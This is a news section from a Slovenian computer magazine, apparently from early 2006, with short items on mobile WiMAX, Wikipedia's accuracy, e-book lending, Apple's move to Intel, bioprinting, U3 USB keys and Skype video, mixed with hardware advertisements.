Konec lanskega leta so temu namenjeni organi sprejeli dolgo pričakovano tako imenovano mobilno različico standarda **WIMAX, 802.16e**. Gre za tehnologijo, ki bo v bodoče morda ogrozila tehnologijo wi-fi in zelo verjetno tudi prenos podatkov prek tehnologij mobilne telefonije (predvsem UMTS). Odvisno od tega, kako razvejeno omrežje bodo ponudniki zgradili v Sloveniji. Hitrosti prenosa podatkov so pri mobilnem Wimaxu **niže** kot pri klasičnem, torej stacionarnem Wimaxu (mimogrede, od obljubljenih omrežij v Sloveniji ta trenutek še niti eno ni komercialno zaživelo in, kot kaže, tudi še lep čas ne bo). Standard predvideva nazivno hitrost reda 20 Mb/s, povprečne hitrosti dosegljive za uporabnike (naročniški paketi) pa bodo verjetno primerljive s ponudbo tehnologij xDSL, torej med 1 in 4 Mb/s. Novi standard se močno razlikuje od stacionarnega Wimaxa, saj je prilagojen zahtevam uporabnikom v gibanju, ne pa tistim doma oziroma v pisarnah. Pričakovati je, da bodo kmalu, morda že letos, na voljo potrebne naprave za izgradnjo omrežja in za uporabnike.

[www.ieee.org](http://www.ieee.org)



# RADODARNA SIOL IN MICROSOFT



Siol je kot odgovor na vse močnejšo konkurenco ponudil možnost **ugodnega nakupa treh računalnikov skupaj s programsko opremo**. In ravno slednje je zbudilo našo radovednost. V kompletu z računalnikom je tudi zbirka **Microsoft Office Student and Teacher Edition 2003**, namenjena vsem učencem, dijakom in študentom in učiteljem ter njihovim družinam. Zbirko lahko uporablja **celotna družina**, brez nakupa dodatne licence jo lahko namestite v tri osebne računalnike, ni pa namenjena podjetjem, šolskim ustanovam, drugim organizacijam, oziroma kakršnikoli komercialni rabi.

Do tu vse lepo in prav. A ker je ponudba namenjena vsem Siolovim naročnikom na ADSL (zasebnim uporabnikom), lahko pride do drugačnega razumevanje omenjenih pravil. Načeloma lahko računalnik kupi tudi samska oseba ali družina brez otrok, kjer se nihče ne izobražuje in kjer nihče ni učitelj – oziroma ne opravlja dela, ki bi ga uvrstilo v sicer dovolj široko ciljno skupino. Verjetnost, da bi kupec zato imel težave pri obisku tržnega inšpektorja, je izredno majhna oziroma je ni, saj se s tako prodajajo strinja **slovenski Microsoft**. Zgolj teoretično torej lahko zapišemo, da tisti, ki se ne izobražujejo in niso učitelji oziroma to niso njegovi družinski člani, pri nakupu takega računalnika zavestno kršijo pravila licenciranja. Prodajalec tega zaradi želje po čim večji prodaji seveda ne bo kaznoval.

Po našem mnenju tudi ponudba **ni ravno med najugodnejšimi** – razen možnosti 24-mesečnega obročnega odplačevanja. V Nemčiji tako na primer stane prenosnik Inspiron 1300 s hitrejšim procesorjem 600 evrov (144 tisočakov), res pa je, da ima »Siolov« nekaj več programske opreme (zbirka Office, Encarta itd). Podobno velja za oba namizna računalnika. Z nekaj spretnosti, morda ne ravno za isti model, lahko podobne pogoje dobite tudi pri drugih prodajalcih računalnikov. Če ne danes, pa prav gotovo jutri.

www.siol.net  
www.microsoft.com/slovenija/

## PREIZKUŠNJE ZA WIKIPEDIJO

Brez veliko hvale lahko ocenimo, da je spletna enciklopedija **Wikipedia** (v slovenski različici Wikipedija) ena boljših »pogrnjavščin« interneta in proste kode. Njeno bistvo je, da ni pod okriljem toge organizacije, ki bi skrbela za pripravo in urejanje vsebin. Namesto njih to počnejo **prostovoljci z vsega sveta**, seveda brezplačno, zato Wikipedija tako hitro raste in se prilagaja različnim svetovnim jezikom. Vsakdo lahko bere, ureja ali dodaja vsebino po svoji presoji. Največja prednost je tudi največja težava. Najprej je veljalo prepričanje, da bo ravno veliko sodelavcev preprečevalo, da bi se v Wikipediji pojavljale netočnosti ali celo neumnosti. Več ljudi ko jo bere, večja je verjetnost, da bo napaka hitreje odkrita in odpravljena. Kot kaže, pa temu ni vedno tako, kajti pojavila se je vsaj ena škodoželjna vsebina, zdaj pa ne vedo niti tega, kdo jo je vnesel. Sistem vsaj do pred kratkim ni zahteval od uporabnikov, da vnesejo svoje **osebne podatke**. Za kaj je šlo? Nekdo je v biografiji ameriškega novinarja vnesel, da je bil ta nekaj časa osumljen sodelovanja pri umoru bratov Kennedy. Kar seveda ni bilo res. Avtor konkretne zadeve se je pred kratkim javno opravičil in dodal, da je šlo za »praktično šalo«. Slabost Wikipedije je v tem, da **nihče ne odgovarja za objavljeno vsebino**, ne lastniki ne tisti, ki je vsebino vnesel – kar pomeni, da gre lahko tudi za kršenje avtorskih pravic. Povsod drugje je odgovornost jasno določena, od urednika pa do avtorja. Ena napaka še ne pomeni katastrofe. Kritike le pravijo, da lahko Wikipedija izgubi verodostojnost, če se bodo takšne zadeve ponavljale.

No, najnovejša vest gre spet Wikipediji v prid. Ugledna znanstvena revija **Nature** je objavila, da se je Wikipedia v neposredni primerjavi izbranih znanstvenih člankov z eminentno Enciklopedijo Britannico izkazala za **enako natančno** – pri obeh so v istih člankih odkrili le po 4 napake!

www.wikipedia.org,  
[http://sl.wikipedia.org/wiki/Glavna\\_stran](http://sl.wikipedia.org/wiki/Glavna_stran)



## TOSHIBA


**Če ne bi uporabili našega znanja pri tehnološko dovršenih hitrih vlakih,** Kot vodilni proizvajalec visoko tehnoloških sistemov hitrih železnic za Shinkansen, Toshiba določa svetovne standarde s svojimi močnostnimi pretvorniki za pogon izmeničnih električnih vlakov.

**ne bi mogli biti tako sposobni pri količinskem izpisovanju dokumentov.** Navdušujoč napredek sinergije je ključni R&B pristop Toshiba. Pametni e-BRIDGE kontrolni sistem, s pomočjo katerega multifunkcijske naprave Toshiba kopirni in izpisovalni sistemi dosegajo neprekosljivo kakovost izpisa, prikladno rokovanje in zavidljivo razmerje kakovost/cena.

prilagodljive **TOSHIBA** rešitve

Tift d. o. o.  
Tržaška 118  
1000 Ljubljana  
t: 01 256 15 40  
f: 01 257 37 58  
e: dobrodosli@tift.si

**TIFT**



## ZAKLENJENO PO 21 DNEH

Digitalizacija knjig v knjižnicah ima dve funkciji. Ena je **ohranitev knjig** za prihodnje robove, saj je veliko preprosteje hraniti datoteko z digitalnimi podatki v računalniškem sistemu kot obvarovati knjigo, občutljivo na vplive iz okolice. Vse več mobilnih naprav z možnostjo kakovostnega prikaza besedil (e-knjige), hitri dostop v internet ter digitalni sistemi varovanja avtorskih pravic pa bodo prinašala še drugo možnost – **spletni ekvivalent knjižnične izposoje**. Testni projekti v Ameriki, kje drugje, že potekajo. Uporabnik obišče spletno knjižnico, izbere knjigo, plača, prenese knjigo v digitalni obliki v svojo napravo in nato jo lahko **21 dni** mirno prebira. Sistem naj bi bil dovolj zmogljiv, da bo vsaj načelno in pri večini uporabnikih preprečeval zlorabe. Tudi če bi uporabnik datoteko poslal prek e-pošte ali na podoben način prijatelju, je ta ne bo mogel odpreti. Po preteku 21 dni se knjiga samodejno »zaklene«, hkrati pa se v registru knjižnice zabeleži, kot da je uporabnik knjigo vrnil. Uporabniku ni treba fizično iti v knjižnico, saj je knjiga že na varnem v knjižnici, hkrati pa ne more zamuditi roka za vrnitev in mu ni treba plačati zamudnine.

Niso pa samo knjige kulturno bogastvo, ki ga je treba digitalizirati. V Afriki poteka **digitalizacija kulturnih spomenikov** (na primer Great Zimbabwe), predvsem tistih, ki jih zaradi pomanjkanja sredstev čaka žalostna prihodnost. Spomenike digitalizirajo z laserskimi skenerji, ki jih posnamejo iz različnih položajev in nato spremenijo v tridimenzionalne računalniške modele. Tako na primer mošejo Djenne v Maliju v digitalni obliki sestavlja 60 milijonov točk. Če bodo skenirali tudi podrobnosti notranjosti spomenikov, bo pozneje mogoče izgraditi **popolno kopijo znotraj računalniškega okolja**, prek katere se bo mogoče navidezno sprehoditi oziroma si ogledati podrobnosti. Mi pa bi lahko tako digitalizirali, na primer, Škocjanske jame ...

## PRENOSNIK Z DVOJEDRNI PROCESORJEM



Procesorje z dvema jedroma smo doslej videli v zmogljivih namiznih računalnikih in strežniških sistemih. Po novem pa tak **AMD-jev** procesor deluje tudi v prenosnikih podjetja **WindowPC**. Kot kaže, gre za prvi tak prenosnik, ki vas bo stal okoli **700 tisočakov**. Omenimo še, da ima lahko prenosnik tudi zmogljivo grafiko Nvidia 7800 GTX oziroma katerikoli drugo, saj gre načeloma za zelo **odprt in nadgradljiv sistem**. Počakati bo treba nekaj časa, da vidimo, kako dvojedrni procesor vpliva na gretje procesorja in s tem prenosnika in kako je z njegovo avtonomijo. Od tega je verjetno odvisno, ali bodo podobne modele predstavili tudi drugi, v svetu bolj znani izdelovalci prenosnih računalnikov. [www.windowpc.com](http://www.windowpc.com)



## NAVIDEZNI OBJEM

Singapurski znanstveniki razvijajo način, kako bi bili ljudje, tudi ko so na poti, v pristnejšem stiku s svojimi **domačimi ljubljenci** in morda tudi z **otroki**. Brezžično obleko, namenjeno piščancem, je mogoče upravljati prek interneta, ali nazorneje, ko želimo živalco pobožati, pošljemo ukaz, ki sproži vibriranje obleke. Sliši se zabavno, a celotno zadeva ima tudi resnejši potencial. Končni cilj je razviti **»pižamo«** za otroke, ki ne bi samo vibrirala, temveč bi prilagajala pritisek in temperaturo in tako **posnemala objem**. Lahko se strinjamo, da so ravno čustvo in pristnost za otroke največjega pomena in vsaj delno bi jim to lahko ponudili tudi, ko smo od doma. Samo da nova tehnologija ne bo povzročila še večjega odtujevanja in postala izgovor, da so starši še več od doma in preživijo še manj časa s svojimi potomci.

## MP3-KOCKA

V tej številki veliko pišemo o predvajalnikih glasbe oziroma mp3-jih, kot jim običajno rečemo. Kot kaže, je velikost, natančneje, majhnost njihova največja vrlina, če zanemarimo »kultne naprave«, ki jih je uspelo ustvariti Applu.

Predvajalniki z vdelanim trdim diskom so omejeni in pod mere, omejene z velikostjo diskov, ne morejo iti. Drugače je s predvajalniki, ki uporabljajo bliskovni (flash) pomnilnik. Zadnje čase je v svetu priljubljena japonska naprava **DAH 1500i** ali kar »kocka«, v različici s 512 MB (99 USD) ali 1 GB pomnilnika (129 USD). Inovativna je oblika tega predvajalnika, kocka s stranico 2,54 cm (1 palec), drugo pa je dokaj klasično, torej OLED-zaslona, priključek za slušalke, ki je obenem tudi priključek za napajanje in povezavo z računalnikom, ter radijski sprejemnik in digitalni diktafon. Vse stavijo na obliko, za katero upajo, da bo pripomogla v tržnem boju s trenutno kulturnim predvajalnikom družine iPod. [www.mobiblueramerica.com](http://www.mobiblueramerica.com)



# ASTRONOMIJA Z MODRIM ZOBOM



Kateri astronom še pritiska oko k okularju teleskopa in opazuje zvezno nebo? Če je doma, lahko namesto tega teleskop priključi v računalnik, običajno prek USB-vmesnika, in nato sliko v miru in brez velikega napora, opazuje na zaslonu. Dokler se v temnem prostoru ne spotakne ob kabel, ko mora kaj postoriti na teleskopu, zadeva zadovoljivo deluje. Druga možnost je nakup kombiniranega vmesnika, ki




poleg USB-vmesnika (za tiste, katerih računalnik ne podpira brezžičnih vmesnikov) podpira tudi vmesnik **bluetooth**. Doseg je **9 metrov**, na voljo pa je podpora za nekatere modele teleskopa proizvajalcev **Orion, Celestron in Meade**. Še cena: okoli 30 tisočakov (150 dolarjev).

<http://store.starrynightstore.com/sn-bwctc-1.html>


# M(icrosoft) TV

S skupnimi močmi bosta MTV in Microsoft ponudila storitev **kupovanja ali najema digitalne glasbe**, ki bo integrirana v **MediaPlayer** in hkrati ne bo združljiva z Applovo tehnologijo in predvajalniki. Zadeva se še skriva za kodnim imenom **Urge**, prav tako pa še ni znan cenovni model. Pričakovati je dve možnosti: mesečno **naročnino**, pri podobnih storitvah se naročnina giblje med 5 in 15 dolarji mesečno, in **nakup** skladbe, cene teh so v povprečju 99 centov. Glede na vpetost MTV-ja v glasbeno industrijo bo na voljo dva milijona različnih skladb. Je pa v vsej zadevi majhen paradoks. Ljubitelji MTV-ja so hkrati tudi Applovi verniki, torej uporabljajo predvajalnik iPod. Kako bodo ti sprejeli Urge, ta trenutek ne ve nihče.

[www.mtv.com](http://www.mtv.com)  
[www.microsoft.com](http://www.microsoft.com)



# SPLETNI IMUNSKI SISTEM



Virusi in druge nadloge nas še vedno napadajo, in to kljub vse bolj razširjeni uporabi protivirusnih rešitev. Njihov osnovni problem je ta, da temeljijo na **primerjanju škodljive kode iz lastne zbirke**. Znano je, da v laboratorijih analizirajo vsak nov škodljiv program in svoje rešitve ustrezno nadgradijo. V vmesnem času pa se lahko novi virus hitro množi. Tudi različne proaktivne tehnologije in hevristični algoritmi niso veliko zanesljivejše. Neki izraelski študent predlaga drugačen način boja proti virusom, veliko pametnejši in predvsem samodejen. Predlaga, da bi v internet vključili večje število **protivirusnih računalnikov**, ki bi delovali kot **magnet za viruse**, saj bi bili videti kot lahko tarča. Tak računalnik bi pri napadu analiziral virus in **izdelal »zdravilo zanj«**. Tega bi poslal vsem uporabnikom v njegovem dosegu (nanj priključeni računalniki). Hkrati bi bili protivirusni računalniki med seboj **povezani v varno omrežje**, prek katerega bi se med seboj obveščali in izmenjevali podatke. Zdravilo proti virusom bi se v takem omrežju širilo **tako hitro kot sam virus**, torej bi bila zaščita učinkovitejša. Simulacije so pokazale, da bi v omrežju 50 tisoč računalnikov, med katerimi bi jih 2000 lovilo viruse, virusu uspelo okužiti le 5 odstotkov omrežja, preden bi našli zdravilo zanj. Več kot bi bilo protivirusnih računalnikov, manjša bi bila hitrost širjenja.

# NE PREZRITE

## Težko pričakovANI praznični dnevi so dočakANI



chiliGREEN 550V-C

**159.900 sit**



15" zaslon TFT XGA matrika - Ločljivost 1024x 768 - Procesor Intel Celeron M 1.4GHz - Spomin 256 MB DDR - Grafična kartica Vga onboard 64MB - Trdi disk 40GB - Combo DVD/CDRW zapisovalec - Zvočna kartica - 3 x USB 2.0, drsna ploščica - Fax modem 56k, Mrežna 10/100 - VGA out - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd-jev. **DARILLO: WLAN PCMCIA**



chiliGREEN 550C-DVD

**179.900 sit**



15" zaslon TFT XGA - Ločljivost 1024x 768 - Procesor Intel Celeron M 1.4GHz - **Spomin 512 MB DDR** - Grafična kartica Vga onboard 64MB - Trdi disk 60GB - **DVD zapisovalec Dual Layer** - Zvočna kartica 7.1 - 3 x USB 2.0, drsna ploščica - Fax modem 56k, Mrežna 10/100 - VGA out, 1x PCMCIA - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd-jev in dvd-jev. **DARILLO: WLAN PCMCIA**



chiliGREEN M-645

**299.900 sit**



15,4 zaslon TFT WXGA Glare Type 1280 x 800 - procesor Intel Centrino 1.73 GHz - Spomin 512 MB DDR delovnega pomnilnika - Grafična kartica **NVidia GeForce 6600Go 128MB** - Trdi disk 80GB - **DVD zapisovalec** - Zvočna kartica AC97 2.2 - Fax modem 56k, mrežna 10/100, **WLAN**, Mini PCI - 4 x USB 2.0, Drsna ploščica, PCMCIA 1 x Type II, VGA izhod - Smart Li-ion baterija



[www.anni.si](http://www.anni.si)

Cene vsebujejo 20% ddv in veljajo ob plačilu z gotovino. Pridržujemo si pravico do spremembe cen. Slike so simbolične, napake so možne.

## JABOLKO S ČRVOM

Vse glasnejše so govorice, naj bi **Apple** že v tem mesecu, na srečanju svojih vernikov z vsega sveta, MacWorld Expo, predstavil prve računalnike, v katerih bodo vdelani **Intelovi procesorji**. Kot pravijo, naj bi bil prvi poceni ali, kot mu pravijo, vstopni model prenosnega računalnika iBook. S tem bo Apple potrdil špekulacijo o modelu, po katerem bo najprej z Intelovimi procesorji opremil računalnike, namenjenim **običajnim uporabnikom**, ne pa tudi profesionalnim, torej zahtevnejšim uporabnikom. Kot kaže, se Apple spogleduje z novimi »mobilnimi« procesorji, ki se še vedno skrivajo pod kodnim imenom **Yonah** (nasledniki procesorja Pentium



M). Kot je znano, bodo ti na voljo v dveh različicah, kot dvojedrni ali kot enojedrni. Če Apple v iBooke vdela dvojedrni procesor, bodo ti zmogljivejši od sedanjih paradnih

prenosnikov za zahtevnejše PowerBooke, ki temeljijo na procesorju G4.


Odločitev, da najprej z Intelovimi procesorji opremijo računalnike za ne prezahtevne uporabnike, je logična še z enega zornega kota. Ponudniki programske opreme (na primer Adobe) **še niso naredili novih različic programov**, ki bi neposredno delovali na novi osnovi. To pomeni, da bi morali uporabniki stare aplikacije poganjati prek programskega vmesnika **Rosetta**, kar glede delovanja ni optimalno. Rosetta prevede ukaze, namenjene procesorju PowerPC, v ukaze, ki jih razumejo procesorji arhitekture x86. Simulacije kažejo, da se v tem primeru zmogljivosti aplikacij (večinoma gre za hitrost delovanja) **zmanjšajo** tudi za 30 odstotkov. Ker naj bi bili kupci iBookov manj zahtevni, Apple zaradi tega ne bo imel »na grbi« preveč jeznih kupcev.

Druga nejasnost je cenovni model, saj je znano, da so Applovi izdelki razmeroma dragi, še zlasti če jih začnemo primerjati s konkurenco, ki uporablja procesorje AMD oziroma Intel. 999 dolarjev je veliko v primerjavi s 500 dolarji. Koliko bo Apple spustil svoje cene, ni jasno, menda naj bi šlo za 200-dolarsko pocenitev, kar pomeni, da bodo Applovi računalniki še vedno dražji. Analitiki pravijo, da bi morala biti pocenitev vsaj za 300 dolarjev, če želi Apple na tem tržnem segmentu uspeti.

[www.apple.com](http://www.apple.com)




## ŠE VARČNEJŠI CENTRINO



Kot je znano, je Intel napovedal novo generacijo procesorjev za prenosne računalnike in tehnologije Centrino. Kljub večji zmogljivosti naj bi bila največja odlika **manjša poraba**, saj naj bi ti za delovanje potrebovali do 25 odstotkov manj energije.

Naslednja generacija tehnologije Centrino se danes še skriva za kodnim imenom **Napa**. V njenem središču je novi procesor **Yonah**, ki naj bi bil na voljo v dveh izvedbah – z **enim ali dvema jedroma**. Naj omenimo, da je tekmelec AMD napovedal, da bodo do leta 2007 izdelali procesor s kar **štirimi jedri** – jasno je, da ta ne bo predvsem namenjen vdelavi v prenosne računalnike. Poleg novega mobilnega procesorja Intel načrtuje tudi nov nabor čipov in nov brezžični čip. Še posebej pri slednjem bode v oči manjša poraba (28 odstotkov manj energije) ob hkrati izboljšanih zmogljivostih.



[www.intel.com](http://www.intel.com)



## SKRIVNOST MONE LISE V ODSOTOKIH

Tehnično gledano je skrivnost nasmeha znamenite slike Leonarda da Vincija Mona Lisa končno razkrita. Računalnik je ugotovil, da je oseba na sliki 83 odstotkov srečna, 9 odstotkov razočarana, 6 odstotkov prestrašena, dva odstotka pa jezna. To so ugotovili s pomočjo algoritma, izdelanega za razpoznavo človekovega razpoloženja prek analize mimike obraza. Algoritem razpozna šest osnovnih čustev. Kaj naj še rečemo? Tehnično morda »pravilen« odgovor, a popolnoma neuporaben!

## TISKANJE ORGANOV?



Tehnologija brizgalnih tiskalnikov bo po napovedih v naslednjih petih do desetih letih reševala človeška življenja. S tiskalniki bo mogoče **»natisniti« nujno potrebno tkivo** (na primer kožo) ali organ, ki bi ga nato presadili bolniku. Kar nekaj raziskovalnih projektov gre v to smer, projekt treh ameriških univerz pa je že pokazal prve rezultate – **biočrnilo in biopapir**. Praktično so s to tehnologijo v nekakšnem tridimenzionalnem **biotiskalniku** naredili plasti celic srčne mišice in celo cevko, podobno krvni žili. Sliši se skoraj kot znanstvena fantastika. Posebna naprava najprej naredi tanko plast biopapirja, ki je iz spremenljive želatine, sestavljene iz snovi, bogatih s sladkorjem. Na »papir« nato z brizganjem nanesejo biočrnilo – celični material, pri čemer je vsaka kapljica biočrnila premera nekaj sto mikronov. Proces nato ponavljajo – najprej biopapir, nato biočrnilo, podobno kot tridimenzionalni tiskalniki gradijo objekt. Ko je tiskanje končano, vse skupaj dajo v inkubator, **bioreaktor**, kjer se celice medsebojno povezujejo v vseh smereh. Biopapir zagotavlja okolje in hrano. Samo tiskanje lahko traja zgolj nekaj minut, drugi del, torej oblikovanje, pa traja tudi nekaj tednov. Bo pa potrebno še veliko truda, časa in denarja, preden bodo lahko iz naših celic v bolnišnici naredili potreben »rezervni del« in ga čez nekaj tednov vnesli v naše telo.

<http://organprint.missouri.edu/>

# E-POŠTA ZA LENUHE

Če ste preleni ali pa preprosto nimate časa prebirati vsakodnevne elektronske pošte, je kot nalašč za vas programska oprema **MT1**. Program prebere sporočilo elektronske pošte in jo **pretvori v glasovno sporočilo oblike MP3**. Sporočila lahko **naložite v mobilno napravo** (na primer dlančnik) in jih poslušate, ko imate čas. Ko je sporočilo v obliki MP3, imate na voljo možnosti, kot je »previjanje« sporočila naprej ali nazaj oziroma lahko z njim počnete vse, kar počnete z glasbenimi datotekami. Zanimivo je tudi, da lahko program podobno pretvori tudi nekatere druge dokumente, najuporabnejša zadeva je pretvorba **Wordovih** dokumentov. Žal, s tem se moramo sprijazniti, pa zadeva podpira **zgolj angleščino**. Program ni drag, saj zanj želijo le 10 tisočakov. [www.magnetictime.com](http://www.magnetictime.com)



# MOBILNA PRIHODNOST Z U3

Mobilnosti si nekako ne moremo predstavljati brez uporabe mobilnega računalnika ali pametnega telefona, s katerima od koderkoli in kadarkoli elektronsko komuniciramo s svetom. Zdaj se je na trgu pojavil tudi sistem, s katerim je mogoče delati, kjerkoli je na voljo računalnik, in to z lastnimi nastavitvami. Rešitev je na voljo v obliki **USB-ključev**, ki pa niso le pomnilniške naprave, ampak vsebujejo **majhen operacijski sistem**, ki se zažene takoj, ko ga vstavimo v USB-režo računalnika z operacijskim sistemom Windows. V ključu so shranjeni internetni brskalnik, skupaj z uporabnikovimi zaznamki, programi za elektronsko pošto, protivirusni programi in še kaj. Največja prednost sistema je v tem, da v računalniku, kamor smo ga priključili, **ne pušča sledi** – ko ga odstranimo, v sistemu ni sledi, da bi bil kdaj tam.

Rešitev **U3**, kot so poimenovali to **tretjo generacijo USB-ključev**, je predstavilo kar nekaj proizvajalcev. Verbatim je predstavil sistem **Store'n'Go**, Memory-solution sistem **Carry it Easy**, nekateri pa, kot na primer Sandisk, takšno rešitev še pripravljajo.

Če se bo ideja prijela, bomo v naslednjih letih lahko pričali prav zanimivemu dogajanju. Ta tehnologija namreč prinaša vrsto novih idej. Ena je recimo to, o čemer smo se že na Cebitu pogovarjali s predstavnikom podjetja Sandisk. Če lahko v ključek spravimo operacijski sistem in programe, potem bi bila lahka zadeva uporabna tudi v **šolah**. Zakaj bi otroci nosili težke torbe, če pa je mogoče snov spraviti v ključek, kjer bo z varnostnimi sistemi tudi ustrezno zaščiten pred brisanjem ali nepooblaščenimi posegi, šolski računalniki pa bodo tudi varnejši, saj otroci ne bodo v njih ničesar spreminjali. Enako velja tudi za, recimo, kiber kavarne in podobno. Seveda od lahko tehnologije največ pričakujemo uporabniki. Dopušča namreč mobilnost, ki je doslej nismo bili vajeni. Ker bo računalnik, priključen v internet, počasi na voljo skoraj na vsakem vogalu, bo udobna komunikacija s svetom mogoča tudi brez osebne ali prenosne računalnika.

[www.u3.com](http://www.u3.com)

[www.verbatim.com](http://www.verbatim.com)

[www.memorysolution.com](http://www.memorysolution.com)



# NE PREZRITE

## Težko pričakovANI praznični dnevi so dočakANI



01 | 5 800 800

info@anni.si

www.anni.si

**GERICOM**  
mobile world

PLAZMA GTV25TV

**299.900 sit**

**AKCIJA**



Velikost: 42" (106 cm) - Zaslona: 16:9 - Diagonala: 106 cm - Barve: 16.7 MIO - Osvetlitev: 750 cd/m2 - Kontrast: 1500:1 - Vidni kot: 160/160 - Video Sistem: PAL B/G D/K, SECAM, VMESNIKI: Scart, Composite Video, Component Video, S-Video, VGA, 4x Audio L/R - Teletex - TV-TUNER: Samsung Hyberband kabel - Garancija: 2 leti

**GERICOM**  
mobile world

LCD TV GTV2702

**AKCIJA**

**179.900 sit**



Velikost: 27" - Diagonala: 68,6 cm - Ločljivost: 1280 x 768 - Velikost pike: 0,4665 mm - Kontrast: 600:1 - Osvetlitev: 550 cd/m2 - Odzivni čas: 16 ms - Vidni kot: 170 H/V - **vgrajen 2x Samsung TV-Tuner** - Video sistem: PAL B/G, D-K/I, SECAM - Barve 16,7 M - Vmesniki: 2x scart, S-Video, Component video, D-Sub 15pin, DVI, RS232C, Composite video IN/OUT, 4x avdio IN 1x avdio OUT - 254 strani Top Flop teletext - PiP - slika v sliki - Daljinski upravljalnik.

**GERICOM**  
mobile world

LCD TV GTV3003

**AKCIJA**

**209.900 sit**



Velikost 30" - Diagonala 75 cm - Ločljivost 1280 x 768 - Velikost pike 0,5025 mm - Kontrast 500:1 - Osvetlitev 500 cd/m2 - Odzivni čas 16 ms - Vidni kot 170 H/V - Vgrajen TV-Tuner - TV-sistem PAL B/G, D/K, SECAM - Barve 16,7 M - Vmesniki scart, RGB, composite, S-Video, VGA, AVDIO Teletext - Daljinski upravljalnik.

Cene vsebujejo 20% ddv in veljajo ob plačilu z gotovino. Pridržujemo si pravico do spremembe cen. Slike so simbolične, napake so možne.

## VIDEO SKYPE

Skype je predstavil beta različico uporabniškega programa, ki omogoča **video telefonijo**, dodaja orodno vrstico v program Outlook in premore še nekatere funkcije. Video telefonija vsaj do nadaljnjega ne bo plačljiva storitev, kar pomeni, da so klici iz računalnika v računalnik še vedno v celoti **brezplačni**. O tem bi seveda lahko razpravljali, saj je že dlje časa jasno, da je storitev Skype za uporabnike brezplačna samo zato, ker je to kljub vsemu še vedno v interesu lastnikov infrastrukture, prek katere vsa zadeva poteka. A to je že druga zgodba, uživajmo raje, dokler lahko! Ker za videotelefonijo potrebujemo **digitalno kamero**, je Skype sklenil partnerstvo s podjetjema **Logitech** in **Creative**, katerih izdelke ponuja pod ugodnimi pogoji. Tudi to je način, da zaslužiš kak dodaten dolar. [www.skype.com](http://www.skype.com)



## 7000 RAZLOGOV ZA NOV PROJEKTOR

